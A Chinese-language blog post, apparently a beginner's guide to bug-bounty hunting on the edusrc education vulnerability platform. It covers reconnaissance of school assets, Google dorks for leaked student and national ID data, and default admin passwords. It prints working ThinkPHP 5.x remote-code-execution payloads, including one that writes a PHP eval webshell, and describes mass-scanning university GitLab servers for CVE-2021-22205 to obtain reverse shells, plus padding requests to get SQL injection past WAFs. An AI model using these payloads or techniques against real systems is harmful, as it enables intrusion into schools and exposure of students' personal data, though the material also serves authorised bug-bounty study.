# edusrc挖掘

小白快速入门src挖掘记录

# edusrc平台介绍

我们可以在关于页面看到edusrc的收录规则：
现阶段，教育行业漏洞报告平台接收如下类别单位漏洞：

- 教育部
- 各省、自治区教育厅、直辖市教委、各级教育局
- 学校
- 教育相关软件

可以看到不仅是大学的资产、还有小学初中高中的教育局的也可以交到上面、而资产不仅只有网站，也可以从小程序，app方面入手，不过这方面利用难度就要大一些

# 一些思路

## 0x01信息搜集

> 收集到别人收集不到的资产，就能挖到别人挖不到的洞。



### 网络空间测绘

奇安信的鹰图：https://hunter.qianxin.com/　　我的邀请码：A60615F
查询教育资产的语法：domain="edu.cn" 表示搜索以edu.cn为结尾的资产，ip.isp="教育"，表示搜索教育网段的资产，后者的搜索规模是比前者大很多

### 子域名搜集

https://phpinfo.me/domain/在线的子域名搜集网站，灰常好用
https://github.com/shmilylty/OneForAll gayhub知名的子域名收集工具
目前支持一键收集：子域、子域常用端口、子域Title、子域状态、子域服务器等
site:***.edu.cn 谷歌语法也可以帮助我们找到一些域名信息
whois反查：
http://whois.chinaz.com/
whois反查(知道该注册人拥有哪些域名)
电话反查
域名多的情况下，还可以域名批量反查
最后可以把以上工具搜集到的子域名去重就得到了一份完整的大学网站域名资产，这种做法对渗透一些证书大学很有帮助。

### 学号、身份证收集


这里就可以利用谷歌语法搜集
filetype:xls site:xxx.edu　身份证
有时候运气好就可以搜集到泄露的身份证信息，+1rank(从来没遇到过)

如果能用这种方法搜集到对应的学号身份证，就可以进系统测试了！或者直接连上vpn进内网上fscan扫描（这里的话可以通过上面说的搜集到的子域名去获得对应的内网ip地址，

## 指纹识别

### 非常有用


谷歌插件：






## c段旁站信息

这里我使用这个工具https://github.com/j3ers3/Cscan，虽然有些小bug但是也是非常推荐的




还有一些在线网站：潮汐指纹

# js api接口发现

这两个工具都可以去github下载

jsfind

Packer-Fuzzer（webpack 打包的前端都可以扫一下有惊喜

## 0x02我的一些骚思路



废话不多说了

先说一下我感受的挖洞难度：证书大学站> 资产多的普通大学 > 资产多的职业学院 > 有账号密码能进内网

所以我一开始是去找那种职业学院打的，大概是排行榜50多页的学校，可以用鹰图title="xxxx"进行搜集，


| | | | |
|---|---|---|---|
| 736 | 西安铁路职业技术学院 | 25 | 63 |
| 737 | 宁夏职业技术学院 | 27 | 63 |
| 738 | 辽宁科技大学 | 46 | 63 |
| 739 | 福建师范大学 | 33 | 63 |
| 740 | 四川卫生康复职业学院 | 27 | 63 |
| 741 | 天津农学院 | 26 | 63 |
| 742 | 山东建筑大学 | 41 | 63 |
| 743 | 咸阳职业技术学院 | 22 | 63 |
| 744 | 周口师范学院 | 32 | 63 |
| 745 | 菏泽医学专科学校 | 33 | 63 |
| 746 | 大连交通大学 | 32 | 63 |
| 747 | 娄底职业技术学院 | 24 | 63 |
| 748 | 洛阳理工学院 | 32 | 63 |
| 749 | 宁波大学 | 29 | 63 |
| 750 | 广东工程职业技术学院 | 21 | 63 |

« 1 2 ... 48 49 50 51 52 ... 198 199 »

因为一些带专网站的安全意识比较差，所以有时候能遇到那种弱口令进后台文件上传拿shell的，关于弱口令：


用户名一般是admin ，密码一般是123456，admin，888888 三选一，不是的话可以撤退了

弱口令真的yyds

除了弱口令

然后说一下其他思路

比如说think5未开强制路由RCE,这种网站很多大学都存在，但是寻找thinkphp符和条件的网站却很难，一种利用鹰图就是搜索默认图标hash值来寻找，但是这种估计很难捡到，但是在闲逛的过程中看到路由规则类似thinkphp的可以尝试一下(靠这个上了十多rank




一些payload:

5.1.x ：

```
?s=index/\think\Request/input&filter[]=system&data=pwd
?s=index/\think\view\driver\Php/display&content=<?php phpinfo();?>
?s=index/\think\template\driver\file/write&cacheFile=shell.php&content=<?php
phpinfo();?>
?
s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=s
ystem&vars[1][]=id
?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&
vars[1][]=id
```



5.0.x ：

```
?s=index/think\config/get&name=database.username # 获取配置信息
?s=index/\think\Lang/load&file=../../test.jpg    # 包含任意文件
?s=index/\think\Config/load&file=../../t.php     # 包含任意.php文件
?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&
vars[1][]=id
```

写入 shell

```
http://localhost:9096/public/index.php?
s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=file_put
_contents&vars[1][]=../shell.php&vars[1][]=<?php @eval($_REQUEST[cmd]);?>
```

> 然后然后，讲一下我最新的骚思路，把edusrc所有资产比作一个大鱼塘的话，漏洞就是里面的🐟，虽然每天都有人在打捞，但是总是会剩下一些


这里举俩个例子大家自行体会（

比如说你知道有一个cve 比方说这个gitlab的cve：gitlab-CVE-2021-22205，gitlab显而易见的是很多高校都有这个gitlab的托管网站


所以说我们只要把所有gitlab edu上的资产全部搜集过来然后利用脚本一一检测就OK了

这里说一下怎么搜集的


先从图标下手，限定edu域名：可以看到有17条资产




限定ip有27条资产





去除图标的有45条资产





把数据全部导出收集到一起，利用github上的脚本进行检测，这样就捡到俩个洞，因为gitlab这个cve是可以反弹shell的，所以12rank到手


再说一个比如说你知道springboot未授权访问漏洞：

同上一样的方法：直接搜java白页，把数据导出→脚本检测




因为范围足够大所以也能有不小收获




剩下的可以自己探索，或者有更好的思路可以交流

# 逻辑漏洞

因为这块我没挖到过，不过一般都是在找回密码，改返回包，js接口等操作出现，挖到就是通杀

# sql注入

sql注入大多学校都上了waf，绕过waf不容易，寻找注入点方法：site:edu.cn inurl:xxx.php|jsp|asp?xxx= xxx可以自己发挥想象 ，或者在一些老系统登录，支付平台上都有可能存在

绕过waf的方法：内联注释，垃圾字符填充等，因为有些waf只检测1m数据的字符，所以在数据包里添加大量干扰字符，sqlmap -r轻松拿下